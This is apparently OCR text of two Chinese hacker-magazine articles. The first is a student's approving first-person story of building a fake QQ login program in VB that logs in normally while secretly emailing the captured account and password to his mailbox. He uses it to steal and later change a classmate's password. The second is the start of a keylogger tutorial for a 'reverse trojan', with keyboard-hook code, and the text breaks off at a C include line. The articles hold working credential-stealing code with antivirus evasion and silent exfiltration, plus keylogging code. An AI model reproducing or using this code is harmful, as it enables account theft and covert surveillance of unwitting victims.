由于在“黑客X档案”发表了两篇文章，我的身价在班级里倍增，除了老师之外，很多朋友都很看得起我，特别是我的5月份样刊邮到了学校，当收发员把“黑客X档案”交给我的时候，我觉得自己很高大（尽管实际上自己很矮小），于是拿着杂志到处炫耀，恨不得让全校的老师和同学都知道这件事，特别是我们班被誉为“班花”的小静MM。其他的女同学都很羡慕我，也很崇拜我，唯独小静，老是爱理不理的，好像我的那篇文章一点也不重要似的，反而是和我们班的副班长的关系好像更近了，我心里有点儿酸溜溜的感觉：“不就是副班长长的高大，我长的矮小吗？要知道，知识是不可战胜的。”我暗暗的下了决心，决定利用知识的力量来战胜不可一世的副班长，从哪儿下手呢？副班长那么高大，篮球打得也不错，难道我真的没希望了吗？此时此刻，我不由得想起了黑客X档案，想起了编程，想起了QQ，于是便有了一个初步的计划。

每个星期我们都有两节信息技术课，可以到微机室里学习上机，周二是理论，周四是实践，我们学习的课程主要就是word和电子表格之类的，这些都很简单，也就是练练打字，编辑一下版面，然后就可以用QQ聊天了，尽管学校规定不允许聊天，但我们的老师还是比较仁慈的，学习的时候用电子教室系统控制住我们的电脑，但学完了也就自由了，大多数女同学聊天、听歌，男同学则聊天、玩游戏，而我呢，当然是到黑客X档案的论坛溜达了。但今天就不能溜达了，因为我要盗她的QQ，我要引起她的注意，我要……

说干就干，我先配置了一个QQ大盗，但一运行就被瑞星给杀了，然后就是做免杀了，弄了好长时间，终于过了瑞星，但是到了周四上课的时候，竟然又被杀了，瑞星这几年的进步还是蛮大的，我只好决定自己编写一个盗QQ的软件。记得以前有个叫“扮猪吃象”的盗号软件，就是制作一个QQ登录的界面，别人登录的话就能记下对方的QQ号和密码，并存放到C盘或D盘的一个文本文件里，然后自己去查看文件就行了。但这样也有两个弊病，一个是假页面根本就登录不上去，另一个就是密码要到那台电脑去取。这两点都容易被发现，假页面登录不上去，她就要去找老师，老师很容易就会发现那是个假的登录界面，再说了，到她的电脑上去找密码，也容易被发现啊。所以我想，要想安全，就得实现下列的功能：能正常登录，并且密码发送到我指定的邮箱中去，最重要的一条就是，不能被杀毒软件或防火墙拦截。因此这个软件的流程就应该是：酷似登录界面－正常登录－能过任何杀毒软件及防火墙－密码能发到我的邮箱中。

一、制作界面

这第一步就把我给难住了，我画了很长时间可画的就是不像，谁让我的美术学的不好呢，上课的时候总是看黑客X档案（现在看来，上课不能一心二用，书到用时方悔少呀，奉劝那些小弟弟小妹妹，不要像我这样，黑客X档案是要看，但不能上课时看），那怎么办呢？我灵机一动，计上心来，不用自己画，直接抓个图片来不就完事了吗？然后再在界面上放两个文本框，最上面弄成透明的，登录的地方拖上一个label控件，其它的都不用动，大家看像不像呢，如图1。




图1

二、编写代码

要做到正常登录，就要用到QQ的命令行登录方法，所谓的命令行登录就是先找到QQ的安装路径，每台电脑QQ的安装路径不一定相同，但是在注册表里的位置却是固定的，所以我们利用RegOpenKeyEx这个打开注册表的API函数，找到“Software\TENCENT\QQ”位置，这就是QQ的安装路径，然后就可以调用了。还有一个问题，就是QQ的帐号和密码不是明文的，通过抓包分析，发现是经过MD5和Base64加密处理后的结果，关于MD5和Base64加密本文就不详细讨论了，好在有高手编写了一个QQ密码加密模块，我们直接调用就行。这样，我们调用两个模块，就能成功登录QQ了，但这还不是我的目的，我的目的是盗取QQ的密码，因此下面才是最关键的，就是能过所有的杀毒软件和防火墙的拦截。

玩黑的朋友都知道，免杀是非常重要的，不管多么好的木马，只要被杀就完了，甚至连辛辛苦苦弄的肉鸡也都“飞”了，以前有许多朋友使用空间来收信，但现在就不行了，通过测试，利用空间收信有两个不好的地方，一是空间不支持txt格式，还有一点就是被防火墙拦截，我们学校使用的是瑞星，根本就通不过。所以，不能使用空间收信，采取邮箱收信是个不错的选择，并且利用smtp协议来收信也是很好的，我使用163和QQ的邮箱都测试通过了，就是有一点需要大家注意，163信箱以前注册的可以，但现在新注册的因为垃圾邮件的原因会接不到信，所以得找个以前申请的。还有，如果你使用QQ邮箱，必须要设置一下POP3/IMAP/SMTP服务才可以用，步骤如下：点击“设置”－“帐户”－“POP3/IMAP/SMTP服务”下面的全勾选上就可以了。

因为是用jmail发信，所以要用到一个jmail插件，不过这个插件要先注册才能使用，我使用了加入资源的办法，再调用资

源释放到windows/system32这个文件夹下，然后再注册，这一步很重要，因为正常注册的情况下会弹出成功的对话框，这是我们不希望看到的，那该怎么解决呢？当然是在后台运行注册，使注册成功的界面无法出现，其实这句代码很简单，一句**Call Shell(AA，vbHide)**就可以了，整个发信的代码是这样的：

```
Public Sub shifang()
Dim App1() As Byte
App1 = LoadResData(102, "CUSTOM") '如果为空,读取资源文件中的(102,"custom")字符串
Open "C:\WINDOWS\system32\jmail.dll" For Binary As #1 '打开资源用二进制的方式写入数据
Put #1, , App1
Close #1 '关闭 这里还要说明一下 这里所谓的打开并不是指运行 而是用二进制方式打开文件写入原始数据
End Sub
Public Sub zhuce()
Dim AA$, WinSys$
'winsys 是system32的路径,自己先赋值
WinSys$ = "C:\WINDOWS\system32\"
'注册
AA = "Regsvr32.exe /s " & WinSys & "jmail.dll"
Call Shell(AA, vbHide)
End Sub
```

我写了个过程，需要的时候直接调用就可以了。接下来就应该是发信了，就是你提前输入的收信人用户名和密码，当然这里使用一个QQ小号就行，以免被人反编译了，如果有时间的话，我计划以后写一篇关于避免被反编译的文章或vb加密解密的文章，以便和同行们探讨，这是后话了，大家来看具体实现的代码：

```
Jmail.MailServerUserName = "150509209" 'Email帐号
Jmail.MailServerPassWord = "****************" 'Email密码
Jmail.FromName = "150509209" '发信人姓名
Jmail.From = "150509209@qq.com" '发邮件地址地址
Jmail.Subject = Text1.Text '主题
Jmail.AddRecipient "150509209@qq.com" '收信人地址
Jmail.Body = Text2.Text '信件正文
Jmail.Send ("smtp.qq.com") 'SMTP服务器，如smtp.sohu.com
```

上面就是发信的代码，经过测试发现，如果在QQ登录的时候发信会等很长时间，为了解决这个问题，我想了一个办法，就是QQ登录的时候不发信，当要退出程序的时候再发信，这样在没有界面的情况下系统会在后台悄悄的发信，所以我在form_unload事件中调用了发信的过程，并且当按下回车或者点击了登录按钮的时候触发下列事件：

```
Private Sub Text2_KeyPress(KeyAscii As Integer)
On Error Resume Next
If KeyAscii = 13 Then
denglu
End If
End Sub
Private Sub Text2_KeyPress(KeyAscii As Integer)
On Error Resume Next
If KeyAscii = 13 Then
denglu
End If
End Sub
Private Function UnloadMe()
SendMail
End Function
```

当然，模块和代码有很多，这里就不占用宝贵的版面了，大家可以到光盘中查看完整的代码，最后按F5运行看看，输入帐号和密码，成功登录了，再看看你的信箱里，帐号和密码已经乖乖的躺在里面了，这里标题就是帐号，而正文则是秘密，如图2。




图2

以后的事情就变得很容易了，我到微机室后，先让一哥们坐在我的位置上，然后我快步走到小静的电脑前坐了下来（当然那时小静还没来呢），迅速掏出U盘以迅雷不及掩耳之势复制出我的假登录界面并存放到QQ的目录里，然后又弄了一个快捷方式到桌面上，拔出U盘走人，到了正式上课的时候，我看到小静在聊天，心里不由一阵狂喜，打开邮箱一看，哈哈，密码已经躺在里面了。

三、五天后

在这五天里，我晚上11点后就把她的QQ上了又下、下了又上，反复了很多次，最后终于把她的密码更改了，后来来到教室，我看到小静和副班长神情有异，便故作不知，平时很傲气的副班长这时跑过来跟我搭讪："能盗回被盗QQ号吗？"我说："当然，小菜一碟"。班长又说道："帮帮忙吧，我求你你了。"我知道表现的时候到了，于是就说下午上微机课时再说吧，到了下午上课前几分钟，我在cmd里装模作样的打了几个命令，然后就把密码告诉了他们。后来，他们俩都很感激我，特别是小静，看我的时候连眼神都变了，当然我心里很受用，看来会编程真的不错。

小提示：本程序适用于QQ2008，由于QQ2009的登录方式有所不同，所以暂不支持，还有就是我写的这个是个服务端，朋友们用起来很不方便，所以我又编写了一个生成端，也就是可以向里面加入自己配置的客户端，但这个内容很多，方法也比较复杂，为了节约杂志的版面，就不详细介绍了。

（本文所涉及到的代码和生成器已收录到光盘中）

反弹木马编写之键盘记录（上）

文章难易度：★★★
文章阅读后：你也可以通过VB来编写键盘记录程序

无敌小龙

要编写反弹木马就一定要实现一个技术，就是键盘记录，在VB中要实现键盘记录有很多种方法，但要说容易上手的方法就非调用DLL实现键盘记录莫属了，在本文中就提供了一个DLL键盘记录模块，读者朋友们可以快速的进行调用，另外我也给出了这个DLL键盘记录动态链接库文件的源代码，感兴趣的朋友可以加以研究。

一、整体设计

首先给出程序界面，只使用到了一个列表框控件，如图1。另外，本程序的构成为一个窗体模块和一个标准模块，其工程视图如图2所示。




图1

二、代码编写

下面就给出标准模块中的全部代码，如下：




图2

```
'Option Explicit
'=========以下都是API函数声明和相关常数声明
Public Const GWL_WNDPROC = (-4)
Public Const WM_USER = &H400

'==========系统API函数声明
Declare Function CallWindowProc Lib "user32" Alias "CallWindowProcA" (ByVal lpPrevWndFunc As Long, ByVal hwnd As Long, ByVal Msg As Long, ByVal wParam As Long, ByVal lParam As Long) As Long' 调用一个WINDOWS过程
Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" (ByVal hwnd As Long, ByVal nIndex As Long) As Long' 得到窗口的某些属性特征
Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" (ByVal hwnd As Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long' 设置窗口的某些特征

'————————
Public prevWndProc As Long

Private Declare Function GetTopWindow Lib "user32" (ByVal hwnd As Long) As Long' 得到顶层窗口
Private Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA" (ByVal hwnd As Long, ByVal lpString As String, ByVal cch As Long) As Long' 获取窗口文本信息
Private Declare Function GetForegroundWindow Lib "user32" () As Long' 得到顶层窗口
'————————
'=====以上都是系统API函数，下面是我们DLL文件中的导出函数
Declare Function SetKeyboardHook Lib "KeybHook" (ByVal hwndPost As Long, ByVal Msg As Long) As Long' 声明KEYBHOOK.DLL这个DLL动态链接库中的函数
Declare Function ReleaseKeyboardHook Lib "KeybHook" () As Long
Function WndProc(ByVal hwnd As Long, ByVal Msg As Long, ByVal wParam As Long, ByVal lParam As Long) As Long
    If Msg = WM_USER Then
        Dim a As String
        top1 = GetForegroundWindow()' 获取顶层窗口的句柄
        a = Space(255)
        GetWindowText top1, a, 255' 得到顶层窗口的标题

        Form1.List1.AddItem a' 添加标题名称到列表框中
        '————————————————————
Form1.List1.AddItem "wParam=" & wParam & "—>" & Chr(wParam) & "，lParam=" & Hex(lParam)' 将消息的参数也就是按键信息添加到LISTBOX控件中
        Form1.List1.ListIndex = Form1.List1.NewIndex
    End If
    WndProc = CallWindowProc(prevWndProc, hwnd, Msg, wParam, lParam)
End Function
```

再来给出窗体模块中的全部代码，如下：

```
Option Explicit
Private Sub Form_Load()
    On Error Resume Next
    SetKeyboardHook Me.hwnd, WM_USER' 设置键盘钩子
    If Err.Number <> 0 Then' 出现错误
        MsgBox "请先将 KeybHook.dll 复制到 Windows 的所在路径!", vbCritical
        End' 结束运行
    End If
    On Error GoTo 0
    prevWndProc = GetWindowLong(Me.hwnd, GWL_WNDPROC)
    SetWindowLong Me.hwnd, GWL_WNDPROC, AddressOf WndProc
End Sub
Private Sub Form_Unload(Cancel As Integer)
    ReleaseKeyboardHook' 释放键盘钩子
    SetWindowLong Me.hwnd, GWL_WNDPROC, prevWndProc
End Sub
```

以上程序的流程是：首先声明系统API函数，然后声明DLL文件中的SetKeyboardHook函数和ReleaseKeyboard-Hook用于设置键盘钩子和取消键盘钩子；然后在窗体的载入事件中使用SetKeyboardHook函数来实现对WM_USER消息的捕获；接着再使用SetWindowLong函数实现消息和WndProc这个函数的绑定，这样该函数就可以捕获WM_USER消息了；最后在WndProc这个消息中，我们通过读取wParam和lParam参数，实现对按键信息的读取。

三、DLL的编写

在本文中还涉及到了一个DLL动态链接库函数的编写，这个DLL是使用C语言编写的，如图3。

该动态链接库文件的代码如下：

```
#include <windows.h>
```

